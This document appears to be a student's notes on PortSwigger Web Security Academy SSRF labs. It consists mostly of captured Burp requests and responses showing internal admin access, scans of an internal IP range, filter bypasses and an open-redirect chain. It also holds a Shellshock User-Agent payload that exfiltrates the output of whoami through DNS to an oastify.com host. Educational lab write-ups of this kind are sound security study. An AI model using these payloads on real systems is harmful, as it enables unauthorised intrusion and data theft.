SSRF - VUL

What is SSRF?


Server-side request forgery is a web security vulnerability that allows an attacker to cause the server-side application to make requests to an unintended location.

In a typical SSRF attack, the attacker might cause the server to make a connection to internal-only services within the organization's infrastructure. In other cases, they may be able to force the server to connect to arbitrary external systems. This could leak sensitive data, such as authorization credentials.

Lab: Basic SSRF against the local server

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`



```
POST /product/stock HTTP/2
Host:
0a370011039674ed8042ad5a009000ef.web-security-academ
y.net
Cookie: session=fmKZ18vdzoDKifuf1iVUwS78VpMVKsd4
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a370011039674ed8042ad5a009000ef.web-securit
y-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Origin:
https://0a370011039674ed8042ad5a009000ef.web-securit
y-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

stockApi=
http://localhost/admin/delete?username=carlos
```

```
HTTP/2 302 Found
Location: /admin
Set-Cookie: session=i3AwMLhqgXVq6HSOmkbEmY9N2MDotVAO
; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```


```
http://localhost/admin/delete?username=carlos
```

Lab: Basic SSRF against another back-end system

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal `192.168.0.X` range for an admin interface on port

`8080`, then use it to delete the user `carlos`.



Target https://0ab4006d0349e3ab8129fcba008a008e.web-security-academy.net ☑ Update Host header to match target

```
POST /product/stock HTTP/1.1
Host: 0ab4006d0349e3ab8129fcba008a008e.web-security-academy.net
Cookie: session=JH0hdSoSt3Cjy2E8v1U7D587rbJPBHNU
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101
Firefox/135.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0ab4006d0349e3ab8129fcba008a008e.web-security-academy.net/product?productId=
1
Content-Type: application/x-www-form-urlencoded
Content-Length: 96
Origin: https://0ab4006d0349e3ab8129fcba008a008e.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive

stockApi=http://192.168.0.§1§:8080/admin/delete?username=carlos
```

Base: ● Decimal ○ Hex

Min integer digits: 0

Max integer digits: 3

Min fraction digits: 0

Max fraction digits: 0

Examples

1


321

Payload processing

You can define rules to perform various processing tasks on each payload before it is use

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for
transmission within HTTP requests.



Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
21	21	500	276			2477	
22	22	500	281			2477	
23	23	500	269			2477	
24	24	302	272			110	
25	25	500	188			5491	
26	26	500	185			5402	
27	27	500	184			5402	
28	28	500	156			5402	
29	29	500	227			5402	


```
HTTP/2 302 Found
Location: http://192.168.0.24:8080/admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Lab: SSRF with blacklist-based input filter

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`.

The developer has deployed two weak anti-SSRF defenses that you will need to bypass.



```
POST /product/stock HTTP/2
Host:
0a8d006b03bc31fd80dd3fba00540048.web-security-academ
y.net
Cookie: session=f8JufLMDJ1ZHsRqcDUbiPnUsozZAU3fQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
http://gm60yhpw4km8kqch7zxddkxpvg17pxdm.oastify.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Origin:
https://0a8d006b03bc31fd80dd3fba00540048.web-securit
y-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

stockApi=http://127.1/Admin/delete?username=carlos
```

```
HTTP/2 302 Found
Location: /admin
Set-Cookie: session=9ZWozcbqucX1GDfoVIWi9acXJeq5H2qt
; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```


```
http://127.1/Admin/delete?username=carlos
```

Lab: SSRF with filter bypass via open redirection vulnerability

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://192.168.0.12:8080/admin` and delete the user `carlos`.


The stock checker has been restricted to only access the local application, so you will need to find an open redirect affecting the application first.



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies
6	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json	✓		200	370	JSON				✓	142.250.183.46	
7	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json	✓		200	370	JSON				✓	142.250.183.46	
8	https://0ae000ab03e93a98cd...	POST	/product/stock	✓		200	196	text				✓	79.125.84.16	session=O
9	https://0ae000ab03e93a98cd...	GET	/			200	10731	HTML		SSRF with filter bypass...		✓	79.125.84.16	
10	https://0ae000ab03e93a98cd...	GET	/resources/images/shop.svg			200	7258	XML	svg			✓	79.125.84.16	
17	https://0ae000ab03e93a98cd...	GET	/academyLabHeader			101	147					✓	79.125.84.16	
18	https://0ae000ab03e93a98cd...	GET	/product/nextProduct?currentProd...	✓		302	100					✓	79.125.84.16	
19	https://0ae000ab03e93a98cd...	GET	/product?productId=2	✓		200	3008	HTML		SSRF with filter bypass...		✓	79.125.84.16	
20	https://0ae000ab03e93a98cd...	GET	/academyLabHeader			101	147					✓	79.125.84.16	
21	https://0ae000ab03e93a98cd...	GET	/			200	10731	HTML		SSRF with filter bypass...		✓	79.125.84.16	
22	https://0ae000ab03e93a98cd...	GET	/academyLabHeader			101	14					✓	79.125.84.16	

```
GET /product/nextProduct?currentProductId=1&path=
/product?productId=2 HTTP/2
Host:
0ae000ab03e93a98cd7747f70089001d.web-security-acad
emy.net
Cookie: session=0eO8JrkX0Mn1AqHdK83UoE02LWfLDTpW;
session=Q6LzBS8QPZIKQoT1FuxCzPh6ZnHjmGxM
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xml;q=
0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
```

```
HTTP/2 302 Found
Location: /product?productId=2
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```




```
POST /product/stock HTTP/2
Host:
0ae000ab03e93a98cd7747f70089001d.web-security-academ
y.net
Cookie: session=0eO8JrkX0Mn1AqHdK83UoE02LWfLDTpW;
session=Q6LzBS8QPZIKQoT1FuxCzPh6ZnHjmGxM
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0ae000ab03e93a98cd7747f70089001d.web-securit
y-academy.net/product?productId=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Content-Type: application/x-www-form-urlencoded
Content-Length: 88

stockApi=
/product/nextProduct?path=http://192.168.0.12:8080/a
dmin/delete?username=carlos
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 3019

<!DOCTYPE html>
<html>
    <head>
        <link href=
        /resources/labheader/css/academyLabHeader.
        css rel=stylesheet>
        <link href=/resources/css/labs.css rel=
        stylesheet>
        <title>
            SSRF with filter bypass via open
            redirection vulnerability
        </title>
    </head>
    <body>
        <script src="
        /resources/labheader/js/labHeader.js">
        </script>
        <div id="academyLabHeader">
            <section class='academyLabBanner'>
                <div class=container>
                    <div class=logo>
                    </div>
                    <div class=title-container>
                        <h2>
                            SSRF with filter
                            bypass via open
```

```
stockApi=/product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=carlos
```

Lab: Blind SSRF with out-of-band detection



Request

```
W2Je1G3wt6EeyFkjH7YKdTLbsrz3525S
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:135.0) Gecko/20100101
Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://w63zmym03b2gsb5v1a4b3p4qnht8hy5n.oasti
fy.com
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
```


Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3755

<!DOCTYPE html>
<html>
  <head>
    <link href=
    /resources/labheader/css/academyLabHeader.
    css rel=stylesheet>
    <link href=
    /resources/css/labsEcommerce.css rel=
    stylesheet>
    <title>
      Blind SSRF with out-of-band detection
    </title>
  </head>
  <body>
    <script src="
    /resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
```

Lab: Blind SSRF with Shellshock exploitation

This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.

To solve the lab, use this functionality to perform a blind SSRF attack against an internal server in the `192.168.0.X` range on port 8080. In the blind attack, use a Shellshock payload against the internal server to exfiltrate the name of the OS user.



```
GET /product?productId=1 HTTP/2
Host: 0af1009c036b837880a6356300d700d7.web-security-academy.net
Cookie: session=uV0T0NEtphmsTCaFFYqgWNeYRC2Ky62L
User-Agent: () { :; }; /usr/bin/nslookup
$(whoami).gm6mp2k2f2719v55btt67hm0zr5itahz.oastify.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.0.§X§:8080/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Payload count: 254
Request count: 254

Payload configuration


This payload type generates numeric payloads within a given rang format.

Number range


Type: ● Sequential ○ Random
From: 1
To: 254
Step: 1
How many:

Number format

Base: ● Decimal ○ Hex
Min integer digits: 0



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
17	17	200	178			4709	
18	18	200	178			4709	
19	19	200	139			4709	
20	20	200	137			4709	
21	21	200	152			4709	
22	22	200	197			4709	
23	23	200	197			4709	
24	24	200	473			4709	
25	25	200	473			4709	



8	2025-Feb-09 10:40:15.779 UTC	HTTP	2eh8hoco7ozn1hxr3flsz3emrdx4lu9j	34.251.122.40
9	2025-Feb-09 10:42:08.197 UTC	DNS	2eh8hoco7ozn1hxr3flsz3emrdx4lu9j	3.248.180.115
10	2025-Feb-09 10:42:08.200 UTC	HTTP	2eh8hoco7ozn1hxr3flsz3emrdx4lu9j	34.251.122.40
11	2025-Feb-09 10:51:32.402 UTC	DNS	gm6mp2k2f2719v55btt67hm0zr5itahz	3.251.104.44
12	2025-Feb-09 10:51:32.401 UTC	DNS	gm6mp2k2f2719v55btt67hm0zr5itahz	3.248.180.101

The Collaborator server received a DNS lookup of type A for the domain name **peter-QI0HE1.gm6mp2k2f2719v55btt67hm0zr5itahz.oastify.com**.

The lookup was received from IP address 3.251.104.44:37758 at 2025-Feb-09 10:51:32.402 UTC.

